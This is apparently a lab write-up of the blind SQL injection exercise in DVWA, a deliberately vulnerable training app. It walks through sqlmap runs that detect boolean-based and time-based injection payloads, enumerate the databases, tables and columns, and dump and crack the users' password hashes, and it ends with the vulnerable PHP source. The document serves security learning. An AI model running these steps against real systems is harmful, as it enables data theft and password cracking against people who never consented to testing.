
blindSqlInjection


About

When an attacker executes SQL injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather then getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through SQL statements, and monitoring how the web application response (valid entry retunred or 404 header set).


"time based" injection method is often used when there is no visible feedback in how the page different in its response (hence its a blind attack). This means the attacker will wait to see how long the page takes to response back. If it takes longer than normal, their query was successful.

Low







```
GET /vulnerabilities/sqli_blind/?id=1&Submit=Submit HTTP/1.1
Host: 127.8.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://127.8.0.1/vulnerabilities/sqli_blind/
Cookie: PHPSESSID=gqepufapq723vnimmttd4iict4; security=low
Upgrade-Insecure-Requests: 1

```



User ID exists in the database.




```
┌──(root💀kali)-[/Documents/dvwa/blindSqlInjection]
└─# sqlmap -u "127.8.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit"  --proxy= http://127.0.0.1:8080 --cookie="PHPSESSID=gqepufapq723vnimmttd4iict4;
security=low"
```




```
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 8110=8110 AND 'HBCZ'='HBCZ&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 8019 FROM (SELECT(SLEEP(5)))JYnf) AND 'vARO'='vARO&Submit=Submit
---
[14:29:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[14:29:36] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 179 times
[14:29:36] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/127.8.0.1'

[*] ending @ 14:29:36 /2021-06-03/
```

Let’s list the databases available using the “--dbs” parameter:




```
┌──(root💀 kali)-[/Documents/dvwa/blindSqlInjection]
└─# sqlmap -u "127.8.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit"  --proxy= http://127.0.0.1:8080 --cookie="PHPSESSID=gqepufapq723vnimmttd4iict4;
security=low" --dbs
```




```
[14:32:06] [INFO] fetching database names
[14:32:06] [INFO] fetching number of databases
[14:32:06] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:32:06] [INFO] retrieved: 2
[14:32:07] [INFO] retrieved: dvwa
[14:32:07] [INFO] retrieved: information_schema
available databases [2]:
[*] dvwa
[*] information_schema
```

Now, find the tables with ‘-D dvwa --tables’




```
┌──(root💀 kali)-[/Documents/dvwa/blindSqlInjection]
└─# sqlmap -u "127.8.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit"  --proxy= http://127.0.0.1:8080 --cookie="PHPSESSID=gqepufapq723vnimmttd4iict4;
security=low" -D dvwa --tables
```




```
[14:34:40] [INFO] fetching tables for database: 'dvwa'
[14:34:40] [INFO] fetching number of tables for database 'dvwa'
[14:34:40] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:34:40] [INFO] retrieved: 2
[14:34:41] [INFO] retrieved: guestbook
[14:34:41] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Now we’ll take a look at the columns ‘-D dvwa -T users --columns’:




```
┌──(root💀 kali)-[/Documents/dvwa/blindSqlInjection]
└─# sqlmap -u "127.8.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit"  --proxy= http://127.0.0.1:8080 --cookie="PHPSESSID=gqepufapq723vnimmttd4iict4;
security=low" -D dvwa -T users --columns
```




```
[14:52:54] [INFO] fetching columns for table 'users' in database 'dvwa'
[14:52:54] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:52:54] [INFO] retrieved: 8
[14:52:55] [INFO] retrieved: user_id
[14:52:55] [INFO] retrieved: int(6)
[14:52:56] [INFO] retrieved: first_name
[14:52:57] [INFO] retrieved: varchar(15)
[14:52:57] [INFO] retrieved: last_name
[14:52:58] [INFO] retrieved: varchar(15)
[14:52:59] [INFO] retrieved: user
[14:52:59] [INFO] retrieved: varchar(15)
[14:53:00] [INFO] retrieved: password
[14:53:01] [INFO] retrieved: varchar(32)
[14:53:01] [INFO] retrieved: avatar
[14:53:02] [INFO] retrieved: varchar(70)
[14:53:03] [INFO] retrieved: last_login
[14:53:03] [INFO] retrieved: timestamp
[14:53:04] [INFO] retrieved: failed_login
[14:53:05] [INFO] retrieved: int(3)
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+
```

And now we'll get the dump:




```
┌──(root💀 kali)-[/Documents/dvwa/blindSqlInjection]
└─# sqlmap -u "127.8.0.1/vulnerabilities/sqli_blind/?id=1&Submit=Submit"  --proxy= http://127.0.0.1:8080 --cookie="PHPSESSID=gqepufapq723vnimmttd4iict4;
security=low" -D dvwa -T users --dump
```



```
[14:55:08] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[14:55:11] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[14:55:15] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[14:55:17] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+-------
-------+
| user_id | user    | avatar                      | password                                    | last_name | first_name | last_login          | failed_l
ogin |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+-------
-------+
| 3       | 1337    | /hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)  | Me        | Hack       | 2021-05-29 22:01:12 | 0
       |
| 1       | admin   | /hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      | 2021-06-02 22:15:40 | 0
       |
| 2       | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)   | Brown     | Gordon     | 2021-05-29 22:01:12 | 0
       |
| 4       | pablo   | /hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)  | Picasso   | Pablo      | 2021-05-29 22:01:12 | 0
       |
| 5       | smithy  | /hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith     | Bob        | 2021-05-29 22:01:12 | 0
       |
+---------+---------+-----------------------------+---------------------------------------------+-----------+------------+---------------------+-------
-------+
```


We have obtained the users table and password hashes!!!
At the end SQLMap will suggest the use of a dictionary for the hashes. It's optional.




vulnerabilities/sqli_blind/source/low.php

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

